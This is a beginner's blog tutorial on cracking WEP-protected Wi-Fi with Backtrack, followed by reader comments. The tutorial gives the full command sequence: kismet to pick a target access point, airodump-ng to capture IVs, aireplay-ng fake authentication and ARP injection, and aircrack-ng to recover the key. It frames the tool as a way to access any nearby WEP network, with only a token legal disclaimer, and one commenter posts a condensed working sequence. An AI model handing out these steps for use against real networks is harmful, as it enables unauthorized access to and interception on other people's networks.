Cracking WEP Using Backtrack: A Beginner's Guide

A. SCOPE

This tutorial is intended for user's with little or no experience with linux or wifi. The folks over at remote-exploit have released "Backtrack" a tool which makes it ridiculously easy to access any network secured by WEP encryption. This tutorial aims to guide you through the process of using it effectively.

Required Tools

B. OVERVIEW

BACKTRACK is a bootable live cd with a myriad of wireless and tcp/ip networking tools. This tutorial will only cover the included kismet and aircrack-ng suite of tools.

Tools Overview

  • Kismet - a wireless network detector and packet sniffer
  • airmon - a tool that can help you set your wireless adapter into monitor mode (rfmon)
  • airodump - a tool for capturing packets from a wireless router (otherwise known as an AP)
  • aireplay - a tool for forging ARP requests
  • aircrack - a tool for decrypting WEP keys
  • iwconfig - a tool for configuring wireless adapters. You can use this to ensure that your wireless adapter is in "monitor" mode which is essential to sending fake ARP requests to the target router
  • macchanger - a tool that allows you to view and/or spoof (fake) your MAC address

Glossary of Terms

  • AP: Access Point: a wireless router
  • MAC Address: Media Access Control address, a unique id assigned to wireless adapters and routers. It comes in hexadecimal format (ie 00:11:ef:22:a3:6a)
  • BSSID: Access Point's MAC address
  • ESSID: Access Point's Broadcast name. (ie linksys, default, belkin etc) Some AP's will not broadcast their name but Kismet may be able to detect it anyway
  • TERMINAL: MS-Dos like command line interface. You can open this by clicking the black box icon next to the start key in backtrack
  • WEP: short for Wired Equivalency Privacy, it is a security protocol for Wi-Fi networks
  • WPA: short for WiFi Protected Access. a more secure protocal than WEP for wireless networks. NOTE: this tutorial does not cover cracking WPA encryption

Since Backtrack is a live CD running off your cdrom, there is nowhere that you can write files to unless you have a linux partition on your hard drive or a usb storage device. Backtrack has some NTFS support so you will be able to browse to your windows based hard drive should you have one, but it will mount the partition as "read-only". I dual boot windows and ubuntu on my laptop so I already have a linux swap partition and a reiserfs partition. Backtrack had no problem detecting these and mounting them for me. To find your hard drive or usb storage device, just browse to the /mnt folder in the file manager. Typically a hard drive will appear named something like hda1 or hda2 if you have more than one partition on the drive. Alternately hdb1 could show if you have more than one hard disk. Having somewhere to write files that you can access in case you need to reboot makes the whole process a little easier.

C. DISCLAIMER

Hacking into someone's wireless network without permission is probably against the law. I wouldn't recommend doing it. I didn't break into anyone else's network while learning how to do this.

D. IMPLEMENTATION

STEP 1

Monitoring Wireless Traffic With Kismet

Place the backtrack CD into your cd-rom drive and boot into Backtrack. You may need to change a setting in your bios to boot from cd rom. During boot up you should see a message like "Hit ctrl+esc to change bios settings". Changing your first boot device to cdrom will do the trick. Once booted into linux, login as root with username: root password: toor. These are the default username and password used by backtrack. A command prompt will appear. Type startx to start KDE (a 'windows' like workspace for linux).

Once KDE is up and running start kismet by clicking on the start key and browsing to Backtrack->Wireless Tools -> Analyzers ->Kismet. Alternatively you can open a Terminal and type:

kismet

Kismet will start running and may prompt you for your wireless adapter. Choose the appropriate adapter, most likely 'ath0', and sit back as kismet starts detecting networks in range.

NOTE: We use kismet for two reasons.

  1. To find the bssid, essid, and channel number of the AP you are accessing.
  2. Kismet automatically puts your wireless adapter into monitor mode (rfmon). It does this by creating a VAP (virtual access point?) or in other words, instead of only having ath0 as my wireless card it creates a virtual wifi0 and puts ath0 into monitor mode automatically. To find out your device's name just type:
iwconfig

Which will look something like this:

iwconfig.png

While kismet detects networks and various clients accessing those networks you might want to type 's' and then 'Q' (case sensitive). This sorts all of the AP's in your area by their signal strength. The default 'autofit' mode that kismet starts up in doesn't allow you much flexibility. By sorting AP's by signal strength you can scroll through the list with the arrow keys and hit enter on any AP you want more information on. (side note: when selecting target AP keep in mind this tutorial only covers accessing host AP's that use WEP encryption. In kismet the flags for encryption are Y/N/0. Y=WEP N=Open Network- no encryption 0= other: WPA most likely.) Further reading on Kismet is available here.

Select the AP (access point) you want to access. Copy and paste the broadcast name(essid), mac address(bssid), and channel number of your target AP into a text editor. Backtrack is KDE based so you can use kwrite. Just open a terminal and type in 'kwrite' or select it from the start button. In Backtrack's terminal to copy and paste you use shift+ctrl+c and shift+control+v respectively. Leave kismet running to leave your wireless adapter in monitor mode. You can also use airmon to do this manually. airmon-ng -h for more help with this

STEP 2

Collecting Data With Airodump

Open up a new terminal and start airodump so we can collect ARP replies from the target AP. Airodump is fairly straight forward for help with this program you can always type "airodump-ng -h" at the command prompt for additional options.

airodump-ng ath0 -w /mnt/hda2/home/ryan/belkin_slax_rcu 9 1

Breaking down this command:

  • ath0 is my wireless card
  • -w tells airodump to write the file to
    /mnt/hda2/ryan/belkin_slax_rcu
  • 9 is the channel 9 of my target AP
  • 1 tells airodump to only collect IVS - the data packets with the WEP key

STEP 3

Associate your wireless card with the AP you are accessing.

aireplay-ng -1 0 -e belkin -a 00:11:22:33:44:55 -h 00:fe:22:33:f4:e5 ath0
  • -1 at the beginning specifies the type of attack. In this case we want fake authentication with AP. You can view all options by typing aireplay-ng -h
  • 0 specifies the delay between attacks
  • -e is the essid tag. belkin is the essid or broadcast name of my target AP. Linksys or default are other common names
  • -a is the bssid tag(MAC address). 00:11:22:33:44:55 is the MAC address of the target AP
  • -h is your wireless adapters MAC addy. You can use macchanger to view and change your mac address. macchanger -s ath0
  • ath0 at the end is my wireless adapters device name in linux

STEP 4

Start packet injection with aireplay

aireplay-ng -3 -b 00:11:22:33:44:55 -h 00:fe:22:33:f4:e5 ath0

NOTES:

  • -b requires the MAC address of the AP we are accessing.
  • -h is your wireless adapters MAC addy. You can use macchanger to view and change your mac address. macchanger -s ath0
  • if packets are being collected at a slow pace you can typeiwconfig ath0 rate auto to adjust your wireless adapter's transmission rate. You can find your AP's transmission rate in kismet by using the arrow keys up or down to select the AP and hitting enter. A dialog box will pop up with additional information. Common rates are 11M or 54M.

As aireplay runs, ARP packets count will slowly increase. This may take a while if there aren't many ARP requests from other computers on the network. As it runs however, the ARP count should start to increase more quickly. If ARP count stops increasing, just open up a new terminal and re-associate with the ap via step 3. There is no need to close the open aireplay terminal window before doing this. Just do it simultaneously. You will probably need somewhere between 200-500k IV data packets for aircrack to break the WEP key.

If you get a message like this:

Notice: got a deauth/disassoc packet. Is the source MAC associated ?

Just reassociate with the AP following the instructions on step 3.

STEP 5

Decrypting the WEP Key with Aircrack

Find the location of the captured IVS file you specified in step 2. Then type in a terminal:


aircrack-ng -s /mnt/hda2/home/belkin_slax_rcu-03.ivs

Change /mnt/hda2/home/belkin_slax_rcu-03.ivs to your file's location

Once you have enough captured data packets decrypting the key will only take a couple of seconds. For my AP it took me 380k data packets. If aircrack doesn't find a key almost immediately, just sit back and wait for more data packets.
aircrack.png

If this guide doesn't fully answer your questions you can always refer to the forums at remote-exploit.org

147 Responses (Add Your Comment)

  1. Great tutorial!

  2. Hey, great stuff. Is there somewhere I can download this with the pictures embedded in it and all that?

  3. I added a print this post option. You might want to print the images seperately.

  4. WOW.. trust me i have been to thousands of forums and read post but this is by far the most detailed tutorial so far. It looks like you are using ubuntu which is great, I dual boot with windows as well. I am going to use BackTrack to perform this lab test at home as it comes with more security tools. I love ubuntu soon as i change my video card and figure out the dual boot. ATI are pain in the ass.

  5. Thanks Guanji

    I do use Ubuntu on my laptop normally, and i took some of the snapshots from within it. I used backtrack to do the real work though, which is packet injection. I need to update this to work with backtrack 2.0. I should have it done over the weekend.

  6. Hey you dont have to update the computer when it loads do you? i know there are dependencies so maybe i would need a lan connection? Right now i use an air card for my laptop but im trying to do this on my desktop which is connectionless..

  7. Great how-to! Let me just mention that, in BT2 you can also start Kismet with "start-kismet-ng". This auto configures kismet.conf and runs Kismet.

  8. Thanks Tony, I still haven't had time to test out BT2. Im looking forward to it. The improved support for usb wireless devices should definitely make it more useful for beginners.

  9. yeah.. wep crackin's easy. you just made it even simpler.
    great guide, very direct and easy to understand.

  10. does this back track have a driver for intel /PRO wireless network device or not ?? because it doesn't feel my wireless device , i do not know why and what i can do to fix this ?

  11. the list of compatible wireless adapters can be found here:

    http://backtrack.offensive-security.com/index.php?title=HCL:Wireless

  12. Hey, great guide, Ryan!
    I've been doing a lot of googling, and this is the best one I've found so far!

  13. Ryan, thanks for the tutorial but i am having some problems with mine working. it seems like u are a Linux Master and i was wondering if u could help me out. i think my problem is my internet card. i am using the internal one out of my mac book. i just wanted to know what you thought. thanks

  14. Haha, well thanks, but I am definitely NOT a linux master. It sounds like your card is likely the culprit. The best thing to do is see if your card is on the list of supported cards. If it isn't, your card won't be able to do the packet injection necessary for this tutorial to be of any help.

  15. Hey there, Great tutorial... I have backtrack 2 and I can't tell if my card is compatable. I have an Atheros AR5BMB5 (According to the underside of my Acer aspire 9300 laptop)
    Any ideas,... I mean is that the actual name of my card? as I can't find any mention of it on the compatability list on madwifi

  16. Hi benjab, your card should be using the atheros chipset which *should* work. Good Luck and let me know!

  17. Hi ,

    I just tryed your tutirial and after this line i get an error :
    unknow command.
    airodump-ng ath0 -w /mnt/hda2/home/ryan/belkin_slax_rcu 9 1

    I am working from the cd .

  18. Hmm not sure... maybe the backtrack 2.0 live cd uses regular airodump and not airodump-ng...

    you could try

    airodump ath0 -w /path/filename

    good luck!

  19. Hey Ryan, I love this tutorial, its just detailed enough without being condescending. I'm using backtrack 2 and the commands are quite different (but I've figured them out accordingly) so everything seems to be working well, but the IVS collection is slow as hell (100 IVS packets in 45 mins, even though reading and sending packets moves quite fast). I'm using an older Proxim card (the Gold a/b 8460-05) but it's not on the list, so I'm wondering if you think that may be my problem. Everything seems to work, but it would literally take days to collect enough of the packets I need. Also, I'm cracking my own connection, so it's in an optimal environment.

    And Gozzy, you need you change it up to this:
    'airodump-ng --ivs -w /root/Desktop/ (whatever channel number) ath0'
    --ivs tells it only to save the ivs packets, the directory will save it to your desktop and the channel is whatever channel you're working on. It's a lot different from backtrack 1.

  20. Hi Justin,

    Ya, this tutorial definitely needs an update... To ask the obvious question: Are you using packet injection with aireplay? Because if you aren't then it stands to reason that your IV packet collection would be extremely slow. With aireplay spamming arp requests to the access point your IV collection should go very fast. 5-10 minutes max.

    EDIT: after re-reading your comment, I think packet injection is failing. I would suspect your card is indeed the problem.

  21. Yeah, Backtrack 2.0 uses very different command line options, it was very frustrating.

    Also, for some reason I can't run aireplay, it says cannot execute binary file for some reason... why would it do that? it also does that with standard linux commands like vi or nano stuff like that, weird.

  22. Hi!
    I'm new for BT, I have a little problem. When BT starts, I type in name and pass, after then I type : startx
    and it says:
    -bash: bt: command not found
    Can you help me ?
    Thx a lot!

  23. Hi Joe & Andrew

    Are you guys running it off of the live cd? I'm not really sure what's going on. You might try the forums over at remote-exploit.org.

  24. Kismet is not where the above instructions say it is, and when I go into a Konsole and type "kismet," I get an error message. I have tried BT2 on both live CD and installed to hard disk. This distro is head and shoulders above all others for running wifi cards, so I am frustrated not to be able to put it to work.

  25. Alf: I believe BT2 uses kismet-ng not kismet at the command line. You can also use start-kismet-ng to automatically configure your wireless card to run in monitor mode. Hope that helps

  26. hi there, thank you great great tut ..just one ques …when i start the live cd from my brother dell laptop it works just fine ..but when i try to start it from my 2Gh AMD hp pavilion laptop it frezz
    after the boot word comes then i click enter then you see 2 lines getting initialized after that nothing happens just blank screen any idea
    thanks much .......

  27. how do you find the mac address of the access point

  28. @tiger: you need to check your startup logfile to identify the problem, I think its located somewhere around /boot/init.

    @bob: kismet typically detects the mac of the AP.

  29. I found great hack (Windows, Linux) tutorials at http://airdump.net

  30. My wifi card's model # isnt listed in the supported/unsupported list... anyone been successful using:

    Gigabyte's GN-WP01GS PCI Wireless Adapter

    If not, I'd still love to play with this stuff... can anyone recommend a *cheap* wifi adapter that Backtrack has been tested to work on something like a Intel Core 2 Duo Processor E6600 / Asus P5N-E SLI motherboard ??

    Would be nice if there was a usb adapter that was supported, then everyone could just get that one regardless of their computer config (PCI/PCIexpress/cardbus/mac/windows/etc)!

    Thanks!

  31. great tutorial :) thanks. I made a specific tutorial for use with SLAX and WL-167g adapter, based on this tutorial.

  32. Hi Ryan

    Awesome write-up. Just what I've been looking for for ages.

    I get as far as aireplay-ng -1 0 -e belkin -a 00:11:22:33:44:55 -h 00:fe:22:33:f4:e5 ath0 but with my details in and after it's sent five authentication tries it files with "Attack was unsuccessful. Possile reasons:"......

    I've checked and everything looks like it correct. I changed belkin to the name shown in kismet, the MAC addresses are right (I think) and ath0 was changed to eth1.

    What am I doing wrong?

  33. eth1 sounds like an ethernet port not a wireless device.

  34. First off, I'm a total linux noob.

    It looked like I could follow this guide, but I became stuck very quickly when I couldn't load kismet or aircrack. I downloaded BackTrack 2 from remote-exploit.org but I don't think those apps are in the iso.. Can someone please confirm this?

    Also, where the bloody hell is the file manager in BT2?

    Without an http mirror for the original BackTrack (v1.0) I can't get hold of it (can't use ftp). Does anyone have a link?

    Thanks.

  35. Nope, they are in BackTrack 2 - I've got it running right next to me now :)

    Try running startx after you log in, this will start up the desktop and then you can find what you need in the Applications / BackTrack / Radio Network Analysis / 80211 / xxx. Kismit is in Analyser (or all) and airodump / replay / crack etc are in Cracking / Aircrack (or, all).

    Hope that helps!

  36. help guys, when i try to login, every letter is shown twice on screen
    so i get
    rroooott

    what do i do?

  37. Thanks for this great tutorial. I am currently in Backtrack. I found Kismet in the start menu, the app loads (I see a terminal-style window with a blinking cursor and a resolution size 103x34) but then it almost immediately disappears.

    It is not minimized. It is just gone.

    I tried to load Airodump to see what happens and that app stays open.

    Any idea why the Kismet app window disappears / closes / ends?

  38. i made a live cd of backtrack2 on a CD-RW using iso recorder and nero burning rom. i booted it and when it gets to the login, i follow the instructions.

    Username:root
    Password:toor

    i get invalid login. i tried reburning it and same thing, no go.

    im using windowsxp sp2 sony vaio laptop with a LINKSYS wifi card.

    thanks

  39. Hi Ryan,
    I had the exact same problem as xtrewt. First of all I d/l the iso file which appared to be 689 MB or something like that, however after the d/l finished I saw the iso image was just 410 ish MB but it said the d/l was complete. I burnt the image and when booted and when asked for bt login and password I get an invalid login (root and toor login and password respectively)
    PLZ HELP ANY ONE!!!

  40. So download from another mirror.
    What about google? Type backtrack 2 download :)

    Or maybe backtrack 3? :))

  41. everything worked great for me, but i was just wondering what exactly i can do with their wep key once i get it, i mean can i decode it to get their actual password or something so i could then just connect to it using my vista computer if possible, or what other things could be done with it, sorry im a total noob

  42. Wireless problems January 11, 2008
    at 12:01 pm

    Thanks for tutorial! :)

    Could you awnser if "intel(r) wireless WiFi link 4965AGN #3" is compatible with backtrack?

    thanks

    if not... what's the best wireless card for a asus G1?

  43. hey xtrewt and greekgod... maybe try downloading from a different mirror? I haven't run into this problem myself. Anyone else having this same problem?

  44. Hello Ryan, I'm Using backtrack 2 and im stuck on the first step with kismit. I see all the APs around my house but how do i view the MAC address of one of them? Under Network List (Autofit) they are all there but i dont know what to type and where or if i can click on anything... im a linux challenged noob as well.

  45. nvm i figured out that sQ thing...

  46. okay im stumped. it seems like my adapter stops working after about 3 or 4 minutes. the packets per second number goes to zero in kismet and the mac addresses in airodump begin to disappear one by one.

    Then when i close all the windows and open kismet again, it now lists 5 adapters for me to choose from (wifi0, ath0, ath1, ath2, kis) when before there were just 2 (wifi0, ath1).

    No matter which one i choose it eventually says the same "fatal" error and closes the window itself. only way to get it working again is to reboot.

    any thoughts??? i am using a listed netgear wpn311 desktop adapter.

  47. Does anyone know why kismet closes as soon as you select a card to use. Windows pops up for a split-second and then disappears.

  48. nice tutorial...

    i want to ask something:
    1, how can we resume capture file(ivs) with airodump-ng?
    is there any spesific command i must type in?
    in backtrack2, when i run:
    airodump-ng --ivs -w test -c 1 ra0
    then press Ctrl-C,
    then i want to resume, but when i run the same command, i
    got test-01 file name saved instead test.
    or, can we combine it?
    2. how do i set my wireless card with kismet?
    on /etc/kismet.conf, i replace the line :
    source=rt61,ra0,d-link
    then i run kismet,but got error...
    it says:
    Server options: none
    Client options: none
    Starting server...
    Waiting for server to start before starting UI...
    Suid priv-dropping disabled. This may not be secure.
    No specific sources given to be enabled, all will be enabled.
    Enabling channel hopping.
    Enabling channel splitting.
    FATAL: Unknown capture source type 'rt61' in source 'rt61,ra0,d-link'

    my card is d-link dwl g-510, with rt61 driver...
    i know this driver when i run airmon-ng ra0
    and it says, it support for monitor mode...
    is my card support for this?
    or is my kismet's config wrong?
    can anybody tell what i should do?

    thx for attention...

  49. Hey there love the tutorial best one i have ever seen
    A+

  50. Dear Ryan,
    First of all, wonderful tute! Easy to follow too! I have an issue here though. Instead of ath0, I get only eth1. Yes, as mentioned above, it's an ethernet controller. But I proceeded, and managed to get packets. But I didnt get any ARP even after 400k packets reading. And packets sent were always 0 too. It was all working fine till that step. Managed to use Kismet and get my network listed, airodump was graceful too, and I believe I managed to associate my aireplay with my network. But that was it. No ARPs found. The speed was slow too. Took me about 12 hours to reach 400k packets.
    What should I do? Use a PCMCIA WLAN? Get a USB WLAN dongle? or its just something that Im missing here?

    Regards,
    ShahZ

  51. Hi
    Thanks for the tutorial. ive got as far as step 2
    but Airodump says No interface specified.
    could you tell me where do i specify interface for Airodump?

    I have search everywhere on http://aircrack-ng.org for anything about how to config ( specify interface ) and cant find anything its really got me locked down here, i cant move forward. please help, also if you tell me where i specify interface please tell me the format it should look like, eg: for kismet i had to set the capture source and the format was source=ipw3945,wlan0,6
    (type, interface, chanel)

    please help :)
    john

  52. Hey Shahz

    I am not an expert but it looks like you have set up kismet source wrong. it goes like this
    source=type,interface,name[,channel]

    you said yours is:
    source=rt61,ra0,d-link

    change the last part d-link for the chanel you are using/scanning. kismet should work now.

    how did you find out how to config or specify interface on airodump mate?

  53. Heya John,

    you actually replied for polo :D

    on airodump, just type
    airodump-ng -h

    and the help section pops out. That's where I followed before typing the whole string.
    Interface can be set in airmon if you wish. What matters is, the wireless device must be in monitor mode.

    Hope that helped you..Anyone else can help me? Wonder where is Ryan..

  54. Hi Shah - I've had some strange results like that as well testing this method. I really don't have an answer why it happens... you could be too far away from the AP, I'm not really sure.

  55. Hi Ryan, John again..
    Ive got to step 3 and 4 now
    can you clarify about step 3. after i put the string in, what should happen in the window?
    On mine it simply tells me how to get help. "aireplay-ng --help"
    IS this right? ive checked my code a few times.. im sure its right. the target SSID has spaces in it, i wonder if thats causing a problem.
    my string for step 3 is:
    aireplay-ng -1 0 -e LINKSY IS WIFI -a 00:01:4a:05:21:a1 -h 00:1b:77:8c:23:a3 wlan0

    The reason that i dont think Step 3 has gone right is because on step 4 it says that it Reads 2015 packets, but doesnt pick up any ARP requests and 0 ACKs
    ?

    please help if you can?

  56. In order to obtain ARP, is it important for the wireless network to be running activities (other clients connected to it)? My ethernet controller isnt really listed in the compatibility list, but surprisingly, the mac address was obtained succesfully, and the wireless worked seemlessly. Just no ARPs recieved. On the other test laptop which was using Atheros wireless ethernet controller, BackTrack didnt identify it and it didnt loaded at all. I'm stuck here really. Wonder where's the flaw.

  57. I believe if there aren't any other clients accessing, you won't receive any ARPs to capture and inject. You can fake auth, but if there is mac filtering enabled on the router and no other client accesses it for example, an ARP wouldn't be generated to capture and inject. Don't quote me on that, been a long time since I messed with this.

  58. haha..I dont really see a point for enabling Mac filtering WITH WEP protection..That's really pointless..hehe..Only one last question Ryan, did you use a USB wireless adapter or a PCI/built in adapter?

  59. Linux WEP hacking Noob.
    I was able to successfully crack my home 128 bit 64 hex wep encrypted wireless network. Here is what I did:

    First of all I used BAcktrack 3.

    I mainly followed the instructions above which were very helpful and explained alot.

    opened start/internet/wireless asistant
    located the ap I wanted and its channel #

    first ran kismet
    open terminal
    run start-kismet-ng
    choose wifi0

    verify iwconfig -should have ath0 "managed" and ath1 "monitor"

    iwconfig ath1 rate auto

    airodump-ng --ivs -w /mnt/sda1/aircrack/temp01 --channel 10 ath1

    macchanger -s ath1
    copy my wireless mac address
    aireplay-ng -1 0 -e linksys -a 00:11:22:33:44:55 -h 00:11:22:33:44:55 ath1

    aireplay-ng -3 -b 00:11:22:33:44:55 -h 00:11:22:33:44:55 ath1

    aircrack-ng -s /mnt/sda1/aircrack/test1-01.ivs

    waited 3 minutes found wep key

    I manually typed it at first and it did not work.
    Copied it to kedit removed the colons and copy and pasted and it worked!

  60. My Toshiba laptop has a built in Atheros chipset wireless adapter. Worked out of the box.

  61. NIKKO! I am having the same issue like yours did you get any help on this ??
    okay im stumped. it seems like my adapter stops working after about 3 or 4 minutes. the packets per second number goes to zero in kismet and the mac addresses in airodump begin to disappear one by one.

    Then when i close all the windows and open kismet again, it now lists 5 adapters for me to choose from (wifi0, ath0, ath1, ath2, kis) when before there were just 2 (wifi0, ath1).

    No matter which one i choose it eventually says the same “fatal” error and closes the window itself. only way to get it working again is to reboot.

    any thoughts??? i am using a listed netgear wpn311 desktop adapter.

  62. Sorry I am using a Neatgear WG511T it has an Atheros chipset
    not wpn311

  63. I have no idea ivan, I'm still trying to figure it out. Any thoughts ryan, I am now trying to crack with a listed dlink wda-2320 and it stops working after about 10 minutes or so. Could it be my motherboard or something?

    I'm going to install the card on my old dell and try it from there, the other thing i have not tried is backtrack ver 1. I've been using ver 2 and 3. Anybody, same issues as us???

  64. Hi all,

    when i use 'aireplay-ng -1 0 ...' no matter what -h mac address i use i always get:
    The interface MAC (00:00:00:00:00:00) doesn't match the specified MAC (-h).
    ifconfig eth1 hw ether 00:18:DE:D4:BF:10
    23:55:17 Waiting for beacon frame (BSSID: 00:13:10:4A:6F:ED) on channel 6

    23:55:17 Sending Authentication Request (Open System)

    23:55:19 Sending Authentication Request (Open System)
    ..........................................
    Attack was unsuccessful. Possible reasons:

    * Perhaps MAC address filtering is enabled.
    * Check that the BSSID (-a option) is correct.
    * Try to change the number of packets (-o option).
    * The driver/card doesn't support injection.
    * This attack sometimes fails against some APs.
    * The card is not on the same channel as the AP.
    * You're too far from the AP. Get closer, or lower
    the transmit rate.

    where the mac at line:
    ifconfig eth1 hw ether 00:18:DE:D4:BF:10
    is the mac i typed as -h. Whatever i use as mac i get same error, no matter is a real client or a mac i invented...

    Any ideas?
    Pls help me, i am stuck on it.
    Thanks,
    Dani.

  65. Awesome post for newbies. Thanks so much. One question: is it even possible to perform these tasks without writing to a disk? I don't feel like partitioning my drive right now. Again, thanks!

  66. I try it several times and it doesen't work! if i create files, they desapear and i can not find them. maybe u must explain what kind of cfg u put in before u start with the whole thing.... or maybe im to stupid or just a noob... :)

    ...nice tutorial...

  67. i got all the steps to work but it takes a long time for me to collect ivs. it took about an hour to collect 2000. what am i doing wrong?

  68. hey i have a major problem, i cant even get past step 1.....i cant open kismet. I am using bt3 boot from the disk. I have an intel(R) wireless wifi link 4965. when i try to open kismet it just doesnt go. Can someone please help????
    If someone is kind enough to guide me through the process please reply to this post or email me at kivi12k@aol.com

  69. Letting you know that I just stumbled this article

  70. hi there.I have the exact same problem with daniel.to tell u the truth i have not yet figured out clearly whether the second mac adress should be the one of MY wireless card ,or the CLIENT'S mac adress,who is connecting to the rooter(AP)anybody can help?

  71. startx problem May 10, 2008
    at 6:19 am

    Hi there I'm having the same problem as Andrew

    "type : startx
    and it says:
    -bash: bt: command not found
    Can you help me ?
    Thx a lot!"

    but instead it says something about server x or something..
    Ryan help me please :) :)

  72. Great tutorial man...

    I'm real nu to all tis tho but yo tutorial made alot clear...

    I jus have tis question tho... which part of the screen can I get the Channel # an I use a Dell Inspiron 6400 with the Brodcom wireless card 4311 which is in the list but I cant manage to find the name of my wireless Adapter nor the Mac address even after runnin iwconfig...

    I jus get somtin lyk this "eth1". Is this the name of my card????// Help pls...

  73. startx problem May 10, 2008
    at 11:11 am

    My startx 100% doesn't work but flux does :S any clearer?

    ~(btw I am using live cd burnt to a cd, booted beforew I get in windows)

    I tried just using the terminal I get after loging in succefully as root and toor, but it doesn't recognise the promt
    "kismet"

    Thanks in advance

  74. Hey Kivi, u havta config kismet

    go google kismet.conf

  75. Hi

    Ive created a video for you guys to understand easily

    http://uk.youtube.com/watch?v=gGMuI2tyuMc

  76. How do I convert the resulting HEX WEP key into decypherable alphanumeric password (if it is?)

  77. I have made a video. Easy to understand

    http://www.youtube.com/watch?v=gGMuI2tyuMc

    Follow the instructions in the more info section

  78. does any one know how to use backtrack 3 or is it the same as this

  79. Hi Ryan,
    This is a gr8 tut & very easy to understand for begginers.first i had some prob following all the procedure but any how i managed to hack.Thanks for your effort.

  80. Great tutorial! Working!

  81. Does any one know if a Dynex DX-BGDTC desktop card will work with backtrack? Or would an HP6710b Laptop built in WIFI work?

  82. Please help with this problem.
    Im running backtrack 3 off the cd and that is fine, and i am trying to crack my wep encrypted network. everything works fine except for the packet injection step. i beleive this is because my wireless card is not in monitor mode properly;

    bt ~ # airmon-ng start wlan0

    Interface Chipset Driver

    wlan0 Intel 4965 a/b/g/n iwl4965 - [phy0]

    ERROR: Neither the sysfs interface links nor the iw command is available.
    Please download and install iw from hxxp://dl.aircrack-ng.org/iw.tar.bz2

    I have downloaded iw but i have no idea how to install it. Im very new to linux. Could someone please help me out? :(
    Thanks

  83. Just to correct my other post, my wireless lan adapter is actually an Intel 3945;

    Interface Chipset Driver

    wlan0 Intel 3945 a/b/g iwl3945 - [phy0]

    ERROR: Neither the sysfs interface links nor the iw command is available.
    Please download and install iw from http://dl.aircrack-ng.org/iw.tar.bz2

  84. ifconfig -a shows loopback and eth0 only. i dont have wlan0 or wifi0 or ath0. i suppose eth0 is my LAN port. i have a built-in wifi port on my HP pavillion laptop. how to i get to have the other interfaces?

